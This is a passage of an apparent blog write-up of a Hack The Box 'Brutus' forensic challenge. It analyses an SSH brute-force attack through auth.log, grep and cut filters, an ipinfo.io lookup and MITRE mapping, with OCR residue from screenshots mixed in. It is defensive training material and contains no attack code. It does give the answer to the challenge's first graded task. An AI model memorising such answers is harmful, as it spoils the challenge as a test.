

🧠 SOC Analysis Report – SSH Brute Force Attack & MITRE TTP Mapping


Case Title: Sherlock Scenario — Investigation of SSH Compromise via `auth.log` & `wtmp`
Analyst: Aarush Nepali
Tools Used: `grep`, `cut`, `sort`, `curl`, `ipinfo.io`, `auth.log`, `wtmp`
Date of Investigation: 06-25-2025

📁 1. Dataset & Initial Exploration

The investigation was conducted on a forensic challenge provided via a ZIP file named `Brutus.zip`. After extracting the archive, I explored several log files within the extracted folder, including `auth.log` and `wtmp`. The initial focus was on SSH authentication activity logged in `auth.log`.


emojis - Google Search
HTB Account
Hack The Box :: Ha
https://app.hackthebox.com/sherlocks/Br
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Firefox prevented this site from opening 4 pop-up windows.
Preferences
HACKTHEBOX
Search Hack The Box
Starting Point
Season 8
Machines
Challenges
Sherlocks
Tracks
Academy
HTB for Business
Sherlock Scenario
In this very easy Sherlock, you will familiarize yourself w
via its SSH service. After gaining access to the server, t
primarily used for brute-force analysis, we will delve int
persistence, and even some visibility into command exe
Brutus.zip
6 KB
Download Files
hacktheblue
COPY
Task 1
Hint
Analyze the auth.log. What is the IP address used by the attacker to carry out a brute force attack?
x.x.x.x
Submit
Downloads - Thunar
File Edit View Go Bookmarks Help
kali
Downloads
Places
Computer
kali
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
Brutus
Brutus.zip
Untitled.jpeg
"Brutus" | Folder
8:17


8:20
kali@kali: ~/Downloads/Brutus
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos
┌──(kali㉿kali)-[~]
└─$ cd ~\Downloads
cd: no such file or directory: ~Downloads
┌──(kali㉿kali)-[~]
└─$ cd ~/Downloads
┌──(kali㉿kali)-[~/Downloads]
└─$ ls
Brutus Brutus.zip Untitled.jpeg
┌──(kali㉿kali)-[~/Downloads]
└─$ cd Brutus
┌──(kali㉿kali)-[~/Downloads/Brutus]
└─$ cat auth.log
Mar 6 06:18:01 ip-172-31-35-28 CRON[1119]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:18:01 ip-172-31-35-28 CRON[1118]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:18:01 ip-172-31-35-28 CRON[1117]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:18:01 ip-172-31-35-28 CRON[1118]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:18:01 ip-172-31-35-28 CRON[1119]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:18:01 ip-172-31-35-28 CRON[1117]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:19:01 ip-172-31-35-28 CRON[1366]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:19:01 ip-172-31-35-28 CRON[1367]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:19:01 ip-172-31-35-28 CRON[1366]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:19:01 ip-172-31-35-28 CRON[1367]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:19:52 ip-172-31-35-28 sshd[1465]: AuthorizedKeysCommand /usr/share/ec2-instance-connect/eic_run_authorized_keys root SHA256:4vycLsDMzI+hyb9OP3wd18zIpyTqJmRq/
QIZaLNrg8A failed, status 22
Mar 6 06:19:54 ip-172-31-35-28 sshd[1465]: Accepted password for root from 203.101.190.9 port 42825 ssh2
Mar 6 06:19:54 ip-172-31-35-28 sshd[1465]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar 6 06:19:54 ip-172-31-35-28 systemd-logind[411]: New session 6 of user root.
Mar 6 06:19:54 ip-172-31-35-28 systemd: pam_unix(systemd-user:session): session opened for user root(uid=0) by (uid=0)
Mar 6 06:20:01 ip-172-31-35-28 CRON[1599]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:20:01 ip-172-31-35-28 CRON[1600]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:20:01 ip-172-31-35-28 CRON[1599]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:20:01 ip-172-31-35-28 CRON[1600]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:21:01 ip-172-31-35-28 CRON[1628]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)



🕵️ 2. Identifying Brute Force Attempts (MITRE T1110.001 – Password Guessing)

I began by parsing the `auth.log` file using terminal commands to uncover brute force activity:

```
bash
grep -i "unsuccessful" auth.log
```

No results were returned, indicating "unsuccessful" was not a matching keyword. I then adjusted the query:


```
bash
grep -i "fail" auth.log
```


This returned numerous failed login attempts. To further clean the results, I filtered out invalid users:


grep -i "failed password" auth.log | grep -v "invalid"


This revealed multiple failed SSH login attempts for the usernames `backup` and `root`, all originating from the IP address:

`65.2.161.68`











🧠 To extract specific fields like timestamp, username, and IP, I used:

```
grep -i "failed password" auth.log | grep -v "invalid" | cut -d ' ' -f1-4,10,12
```





This returned entries with:

- **Date/Time:** March 6

- **Users:** `backup` and `root`
- **IP Address:** `65.2.161.68`


To verify this IP address and gather OSINT, I queried:

curl ipinfo.io/65.2.161.68

🛰️ The IP resolved to:

- **City:** Mumbai
- **Region:** Maharashtra
- **Provider:** AWS EC2

These characteristics are consistent with automated brute-force bots hosted on public cloud infrastructure.



🔐 3. Compromise Validation (MITRE T1078 – Valid Accounts)

